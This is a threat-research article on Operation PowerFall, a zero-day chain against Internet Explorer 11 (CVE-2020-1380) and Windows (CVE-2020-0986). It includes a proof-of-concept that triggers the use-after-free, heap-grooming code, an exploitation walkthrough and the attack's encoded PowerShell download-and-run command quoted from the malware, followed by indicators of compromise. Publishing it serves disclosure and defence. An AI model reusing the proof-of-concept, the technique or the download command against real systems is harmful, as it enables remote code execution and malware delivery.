Internet Explorer and Windows zero-day exploits used in Operation PowerFall

securelist.com/ie-and-windows-zero-day-operation-powerfall/97976


By Boris Larin

Executive summary

In May 2020, Kaspersky technologies prevented an attack on a South Korean company by a malicious script for Internet Explorer. Closer analysis revealed that the attack used a previously unknown full chain that consisted of two zero-day exploits: a remote code execution exploit for Internet Explorer and an elevation of privilege exploit for Windows. Unlike a previous full chain that we discovered, used in Operation WizardOpium, the new full chain targeted the latest builds of Windows 10, and our tests demonstrated reliable exploitation of Internet Explorer 11 and Windows 10 build 18363 x64.

On June 8, 2020, we reported our discoveries to Microsoft, and the company confirmed the vulnerabilities. At the time of our report, the security team at Microsoft had already prepared a patch for vulnerability CVE-2020-0986 that was used in the zero-day elevation of privilege exploit, but before our discovery, the exploitability of this vulnerability was considered less likely. The patch for CVE-2020-0986 was released on June 9, 2020.

Microsoft assigned CVE-2020-1380 to a use-after-free vulnerability in JScript and the patch was released on August 11, 2020.



Windows Registry Elevation of Privilege Vulnerability	CVE-2020-1378	James Forshaw of Google Project Zero
Media Foundation Memory Corruption Vulnerability	CVE-2020-1379	yangkang3 (@dnpushme)
Scripting Engine Memory Corruption Vulnerability	CVE-2020-1380	Boris Larin (Oct0xor) of Kaspersky Lab
Windows RRAS Service Information Disclosure Vulnerability	CVE-2020-1383	Yuki Chen

We are calling this and related attacks 'Operation PowerFall'. Currently, we are unable to establish a definitive link with any known threat actors, but due to similarities with previously discovered exploits, we believe that DarkHotel may be behind this attack. Kaspersky products detect Operation PowerFall attacks with verdict PDM:Exploit.Win32.Generic.

Internet Explorer 11 remote code execution exploit

The most recent zero-day exploits for Internet Explorer discovered in the wild relied on the vulnerabilities CVE-2020-0674, CVE-2019-1429, CVE-2019-0676 and CVE-2018-8653 in the legacy JavaScript engine jscript.dll. In contrast, CVE-2020-1380 is a vulnerability in jscript9.dll, which has been used by default starting with Internet Explorer 9, and because of this, the mitigation steps recommended by Microsoft (restricting the usage of jscript.dll) cannot protect against this particular vulnerability.

CVE-2020-1380 is a Use-After-Free vulnerability that is caused by JIT optimization and the lack of necessary checks in just-in-time compiled code. A proof-of-concept (PoC) that triggers vulnerability is demonstrated below:

```
function func(O, A, F, O2) {
    arguments.push = Array.prototype.push;
    O = 1;
    arguments.length = 0;
    arguments.push(O2);
    if (F == 1) {
        O = 2;
    }

    // execute abp.valueOf() and write by dangling pointer
    A[5] = O;
};

// prepare objects
var an = new ArrayBuffer(0x8c);
var fa = new Float32Array(an);

// compile func
func(1, fa, 1, {});
for (var i = 0; i < 0x10000; i++) {
    func(1, fa, 1, 1);
}

var abp = {};
abp.valueOf = function() {

    // free
    worker = new Worker('worker.js');
    worker.postMessage(an, [an]);
    worker.terminate();
    worker = null;

    // sleep
    var start = Date.now();
    while (Date.now() - start < 200) {}

    // TODO: reclaim freed memory

    return 0
};

try {
    func(1, fa, 0, abp);
} catch (e) {
    reload()
}
```

To understand this vulnerability, let us take a look at how *func()* is executed. It is important to understand what value is set to *A[5]*. According to the code, it should be an *O* argument. At function start, the *O* argument is re-assigned to 1, but then the function arguments length is set to 0. This operation does not clear function arguments (as it would normally do with regular array) but allows to put argument *O2* into the arguments list at index zero using Array.prototype.push, meaning *O* = *O2* now. Besides that, if the argument *F* is equal to 1, then *O* will be re-assigned once again, but to the integer number 2. It means that depending on the value of the *F* argument, the *O* argument is equal to either the value of the *O2* argument or the integer number 2. The argument *A* is a typed array of 32-bit floating point numbers, and before assigning a value to index 5 of the array, this value should be converted to a float. Converting an integer to a float is a relatively simple task, but it become less straightforward when an object is converted to a float number. The exploit uses the object *abp* with an overridden *valueOf()* method. This method is executed when the object is converted to a float, but inside the method there is code that frees ArrayBuffer, which is viewed by Float32Array and where the returned value will be set. To prevent the value from being stored in the memory of the freed object, the JavaScript engine needs to check the status of the object before storing the value in it. To convert and store the float value safely, JScript9.dll uses the function *Js::TypedArray<float,0>::BaseTypedDirectSetItem()*. You can see decompiled code of this function below:

```
int Js::TypedArray<float,0>::BaseTypedDirectSetItem(Js::TypedArray<float,0>
*this, unsigned int index, void *object, int reserved)
{
   Js::JavascriptConversion::ToNumber(object, this->type->library->context);
   if ( LOBYTE(this->view[0]->unusable) )
      Js::JavascriptError::ThrowTypeError(this->type->library->context,
0x800A15E4, 0);
   if ( index < this->count )
   {
      *(float *)&this->buffer[4 * index] = Js::JavascriptConversion::ToNumber(
         object,
         this->type->library->context);
   }
   return 1;
}
double Js::JavascriptConversion::ToNumber(void *object, struct Js::ScriptContext
*context)
{
   if ( (unsigned char)object & 1 )
      return (double)((int)object >> 1);
   if ( *(void **)object == VirtualTableInfo<Js::JavascriptNumber>::Address[0] )
      return *((double *)object + 1);
   return Js::JavascriptConversion::ToNumber_Full(object, context);
}
```

This function checks the *view[0]->unusable* and *count* fields of the typed float array and when ArrayBuffer is freed during execution of the *valueOf()* method, both of these checks will fail because *view[0]->unusable* will be set to 1 and *count* will be set to 0 during the first call to *Js::JavascriptConversion::ToNumber().* The problem lies in the fact that the function *Js::TypedArray<float,0>::BaseTypedDirectSetItem()* is used only in interpretation mode.

When the function *func()* is compiled just in time, the JavaScript engine will use the vulnerable code below.

```
if ( !((unsigned char)floatArray & 1) && *(void *)floatArray == &Js::TypedArray<float,0>::vftable )
{
  if ( floatArray->count > index )
  {
    buffer = floatArray->buffer + 4*index;
    if ( object & 1 )
    {
      *(float *)buffer = (double)(object >> 1);
    }
    else
    {
      if ( *(void *)object != &Js::JavascriptNumber::vftable )
      {
        Js::JavascriptConversion::ToFloat_Helper(object, (float *)buffer, context);
      }
      else
      {
        *(float *)buffer = *(double *)(object->value);
      }
    }
  }
}
```

And here is the code of the *Js::JavascriptConversion::ToFloat_Helper()* function.

```
void Js::JavascriptConversion::ToFloat_Helper(void *object, float *buffer, struct Js::ScriptContext *context)
{
  *buffer = Js::JavascriptConversion::ToNumber_Full(object, context);
}
```


As you can see, unlike in interpretation mode, in just-in-time compiled code, the life cycle of ArrayBuffer is not checked, and its memory can be freed and then reclaimed during a call to the *valueOf()* function. Additionally, the attacker can control at what index the returned value is written. However, in the case when "arguments.length = 0;"and "arguments.push(O2);" are replaced in PoC with "arguments[0] = O2;" then *Js::JavascriptConversion::ToFloat_Helper()* will not trigger the bug because implicit calls will be disabled and it will not perform a call to the *valueOf()* function.

To ensure that the function *func()* is compiled just in time, the exploit executes this function 0x10000 times, performing a harmless conversion of the integer, and only after that *func()* is executed once more, triggering the bug. To free ArrayBuffer, the exploit uses a common technique abusing the Web Workers API. The function *postMessage()* can be used to serialize objects to messages and send them to the worker. As a side effect, transferred objects are freed and become unusable in the current script context. When ArrayBuffer is freed, the exploit triggers garbage collection via code that simulates the use of the *Sleep()* function: it is a while loop that checks for the time lapse between *Date.now()* and the previously stored value. After that, the exploit reclaims the memory with integer arrays.

```
for (var i = 0; i < T.length; i += 1) {
        T[i] = new Array((0x1000 - 0x20) / 4);
        T[i][0] = 0x666; // item needs to be set to allocate LargeHeapBucket
    }
```

When a large number of arrays is created, Internet Explorer allocates new LargeHeapBlock objects, which are used by IE’s custom heap implementation. The LargeHeapBlock objects will store the addresses of buffers allocated for the arrays. If the expected memory layout is achieved successfully, the vulnerability will overwrite the value at the offset 0x14 of LargeHeapBlock with 0, which happens to be the allocated block count.

LargeHeapBlock structure for jscript9.dll x86



LargeHeapBlock

+ 0: LargeHeapBlock::`vftable'

+4: First Page Address

+8: Page Segment Address

+0x10: Page Count

+0x14: Allocated Block Count

+0x18: Max Object Count

+0x1C: Next Block Address

+0x20: Last Block Address

+0x24: Next LargeHeapBlock Address

...

+0x50: Allocated Block Address Array[]

After that, the exploit allocates a huge number of arrays and sets them to another array that was prepared at the initial stage of the exploitation. Then this array is set to null, and the exploit makes a call to the *CollectGarbage()* function. This results in defragmentation of the heap, and the modified LargeHeapBlock will be freed along with its associated array buffers. At this stage, the exploit creates a large amount of integer arrays in hopes of reclaiming the previously freed array buffers. The newly created arrays have a magic value set at index zero, and this value is checked through a dangling pointer to the previously freed array to detect if the exploitation was successful.

```
for (var i = 0; i < K.length; i += 1) {
   K[i] = new Array((0x1000 - 0x20) / 4);
   K[i][0] = 0x888; // store magic
}

for (var i = 0; i < T.length; i += 1) {
   if (T[i][0] == 0x888) { // find array accessible through dangling pointer
      R = T[i];
      break;
   }
}
```

As a result, the exploit creates two different JavascriptNativeIntArray objects with buffers pointing to the same location. This makes it possible to retrieve the addresses of the objects and even create new malformed objects. The exploit takes advantage of these primitives to create a malformed DataView object and get read/write access to the whole address space of the process.


After the building of the arbitrary read/write primitives, it is time to bypass Control Flow Guard (CFG) and get code execution. The exploit uses the Array's vftable pointer to get the module base address of jscript9.dll. From there, it parses the PE header of jscript9.dll to get the address of the Import Directory Table and resolves the base addresses of the other modules. The goal here is to find the address of the function *VirtualProtect()*, which will be used to make the shellcode executable. After that, the exploit searches for two signatures in jscript9.dll. Those signatures correspond to the address of the Unicode string "split" and the address of the function: *JsUtil::DoublyLinkedListElement<ThreadContext>::LinkToBeginning<ThreadContext>()*. The address of the Unicode string "split" is used to get a code reference to the string and with its help, to resolve the address of the function *Js::JavascriptString::EntrySplit()*, which implements the string method *split()*. The address of the function *LinkToBeginning<ThreadContext>()* is used to obtain the address of the first ThreadContext object in the global linked list. The exploit locates the last entry in the linked list and uses it to get the location of the stack for the thread responsible for the execution of the script. After that comes the final stage. The exploit executes the *split()* method and an object with an overridden *valueOf()* method is provided as a *limit* argument. When the overridden *valueOf()* method is executed during the execution of the function *Js::JavascriptString::EntrySplit()*, the exploit will search the thread's stack to find the return address, place the shellcode in a prepared buffer, obtain its address, and finally build a return-oriented programming (ROP) chain to execute the shellcode by overwriting the return address of the function.

Next stage

The shellcode is a reflective DLL loader for the portable executable (PE) module that is appended to the shellcode. The module is very small in size, and the whole functionality is located inside a single function. It creates a file within a temporary folder with the name ok.exe and writes to it the contents of another executable that is present in the remote code execution exploit. After that, ok.exe is executed.

The ok.exe executable contains is an elevation of privilege exploit for the arbitrary pointer dereference vulnerability CVE-2020-0986 in the GDI Print / Print Spooler API. Initially, this vulnerability was reported to Microsoft by an anonymous user working with Trend Micro's Zero Day Initiative back in December 2019. Due to the patch not being released for six months since the original report, ZDI posted a public advisory for this vulnerability as a zero-day on May 19, 2020. The next day, the vulnerability was exploited in the previously mentioned attack.

The vulnerability makes it possible to read and write the arbitrary memory of the splwow64.exe process using interprocess communication, and use it to achieve code execution in the splwow64.exe process, bypassing the CFG and EncodePointer protection. The exploit comes with two executables embedded in its resources. The first executable is written to disk as CreateDC.exe and is used to create a device context (DC), which is required for exploitation. The second executable has the name PoPc.dll and if the exploitation is successful, it is executed by splwow64.exe with a medium integrity level. We will provide further details on CVE-2020-0986 and its exploitation in a follow-up post.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		1,468 K	5,980 K	1992	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,132 K	8,476 K	2020	Host Process for Windows S...	Microsoft Corporation
spoolsv.exe		8,960 K	18,788 K	1852	Spooler SubSystem App	Microsoft Corporation
splwow64.exe		3,044 K	12,072 K	5748	Print driver host for applicatio...	Microsoft Corporation
powershell.exe	0.04	65,120 K	76,580 K	2944	Windows PowerShell	Microsoft Corporation
conhost.exe		4,240 K	12,720 K	5948	Console Window Host	Microsoft Corporation
msdtc.exe	0.02	2,928 K	9,084 K	2968	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		7,888 K	10,440 K	1388	Host Process for Windows S...	Microsoft Corporation

```
Command Line:
  powershell.exe -WindowStyle hidden -NoExit -ep bypass -nop -encodedCommand "JABkAHMAdAA9ACIAJABlAG4A
    dgA6AHQAZQBtAHAALwB1AHAAZwByAGEAZABlAHIALgBlAHgAZQAiADsAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABl
    AG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQ ARgBpAGwAZQAoACIAaAB0AHQAcABzADo
    ALwAvAHcAdwB3AC4AcwB0AGEAdABpAGMALQBjAGQAbgAxAC4AYwBvAG0ALwB1AHAAZABhAHQAZQAuAHoAaQBwACIALAAgACQAZAB
    zAHQAKQA="
Path:
  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Execution of a malicious PowerShell command from splwow64.exe

The main functionality of PoPc.dll is also located inside a single function. It executes an encoded PowerShell command that proceeds to download a file from www[.]static-cdn1[.]com/update.zip, saves it to the temporary folder as upgrader.exe and executes it. We were unable to analyze upgrader.exe because Kaspersky technologies prevented the attack before the executable was downloaded.

IoCs

www[.]static-cdn1[.]com/update.zip
B06F1F2D3C016D13307BC7CE47C90594
D02632CFFC18194107CC5BF76AECA7E87E9082FED64A535722AD4502A4D51199
5877EAECA1FE8A3A15D6C8C5D7FA240B

7577E42177ED7FC811DE4BC854EC226EB037F797C3B114E163940A86FD8B078B
B72731B699922608FF3844CCC8FC36B4
7765F836D2D049127A25376165B1AC43CD109D8B9D8C5396B8DA91ADC61ECCB1
E01254D7AF1D044E555032E1F78FF38F
81D07CAE45CAF27CBB9A1717B08B3AB358B647397F08A6F9C7652D00DBF2AE24